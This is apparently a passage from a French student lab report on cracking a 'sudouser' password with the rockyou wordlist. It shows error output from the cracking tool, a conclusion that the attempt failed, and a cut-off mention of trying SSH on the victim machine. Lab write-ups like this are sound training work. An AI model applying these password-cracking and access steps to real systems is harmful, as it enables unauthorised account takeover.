Hashfile 'rockyou.txt' on line 12778479 (2518839): Separator unmatched
Hashfile 'rockyou.txt' on line 12778480 (25188338): Separator unmatched
Hashfile 'rockyou.txt' on line 12778481 (25188278): Separator unmatched
Hashfile 'rockyou.txt' on line 12778482 (251882535): Separator unmatched
Hashfile 'rockyou.txt' on line 12778483 (2518825188): Separator unmatched
Hashfile 'rockyou.txt' on line 12778484 (25188238): Separator unmatched
Hashfile 'rockyou.txt' on line 12778485 (25188219): Separator unmatched
Hashfile 'rockyou.txt' on line 12778486 (25188152): Separator unmatched
Hashfile 'rockyou.txt' on line 12778487 (2518809): Separator unmatched
Hashfile 'rockyou.txt' on line 12778488 (25187o): Separator unmatched
Hashfile 'rockyou.txt' on line 12778489 (2518795): Separator unmatched
Hashfile 'rockyou.txt' on line 12778490 (25187944): Separator unmatched
Hashfile 'rockyou.txt' on line 12778491 (25187882): Separator unmatched



On a utilisé la commande *head* pour faire apparaitre tout le mot de passe trouvé :



D'après le dictionnaire *rockyou.txt* et d'après l'entropie qu'on a essayée, on pourrait dire qu'on n'a pas trouvé le correct mot de passe du sudouser.
Alors, on conclut :

- Soit le dictionnaire n'est pas mis à jour,
- Ici, entropie de déchiffrement ne fonctionne pas,
- Déchiffrement de mot de passe n'a pas attrapé selon la procédure qu'on a utilisé dans ce TP

Donc, la solution que l'on a essayé avec le mot de passe qu'on a trouvé, ne marche pas. Alors d'après le test dont on a fait les captures d'écrans ci-dessus on pourrait dire que l'on n'a pas

réussi à accéder à la machine victime pour exploiter et essayer n'importe quel commande vue que on n'a pas trouvé le bon mot de passe via l'entropie qu'on a utilisé.

Voici la capture d'essayage :

Tester Avec le SSH qui a déjà un port ouvert 22 sur la machine victime :